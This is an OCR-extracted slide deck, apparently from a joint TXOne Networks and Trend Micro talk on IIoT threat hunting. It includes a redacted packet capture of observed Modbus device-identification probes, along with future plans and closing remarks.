


Attack Trend Analysis as an Early Warning System




The Threat of Next Generation












The Threat of Next Generation







```
No.    Time       Source            Destination        Protocol     Length  Info
161…  1299.92…  81.41.[redacted]   139.59.[redacted]  Modbus/TCP       77   Query: Trans:
168…  1355.98…  83.41.[redacted]   139.59.[redacted]  Modbus/TCP       77   Query: Trans:
173…  1405.00…  81.41.[redacted]   139.59.[redacted]  Modbus/TCP       77   Query: Trans:
216…  1859.14…  81.41.[redacted]   139.59[redacted]   Modbus/TCP       77   Query: Trans:
251…  2177.82…  81.41.[redacted]   139.59.[redacted]  Modbus/TCP       77   Query: Trans:
254…  2218.39…  81.41.[redacted]   139.59.[redacted]  Modbus/TCP       77   Query: Trans:

▶ Frame 21634: 77 bytes on wire (616 bits), 77 bytes captured (616 bits)
▶ Ethernet II, Src: [redacted]
▶ Internet Protocol [redacted]
▶ Transmission Control Protocol, Src Port: 61040, Dst Port: 502, Seq: 1, Ack: 1, Len: 11
▼ Modbus/TCP
    Transaction Identifier: 23111
    Protocol Identifier: 0
    Length: 5
    Unit Identifier: 0
▼ Modbus
    .010 1011 = Function Code: Encapsulated Interface Transport (43)
    MEI type: Read Device Identification (14)
    Read Device ID: Basic Device Identification (1)
    Object ID: VendorName (0)


0000  [redacted]
0010
0020
0030  00 03 b9 c8 00 00 01 01  08 0a 01 87 d7 59 5a e2   ········ ·····YZ·

Modbus: Protocol
```

The Next Steps for Our Next Generation IIoT Threat-Hunting System

The Next Steps for Our Next Generation IIoT Threat-Hunting System

- Bring the complete industry 4.0 environment into our hunting system either after it’s fully virtualized or via paravirtualization



Short-term perspective

Long-term perspective

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High Interaction Hunting Engine
Siemens S7

TXOne Networks Inc.

The Next Step of Next Generation IIoT Threat-Hunting System

- The next generation of our hunting engine will coexist with the existing IoT hunting engine, fully covering the scope of IIoT
- For attack traffic and malicious programs, we will conduct an in-depth study of the various applications of machine learning on traffic analysis and malware analysis, further advancing the degree of automated analysis

Closing Remarks

Closing Remarks

- An automated threat hunting system is an excellent tool for effectively hunting and suppressing the continuous expansion of IoT and IIoT threats
- These 6 examples of trends from our hunt are only a small part of the resources available in the hunting system – there is still more treasure waiting for us to discover
- The next generation of threats, IIoT threats, is coming, and early preparation is the way to deal with it

Thanks for Listening

Mars Cheng (@marscheng_)

Patrick Kuo (@patrickkuo_t)

Acknowledgements

This is a Joint Research by TXOne Threat Research, TXOne Signature Research and Trend Micro Inc.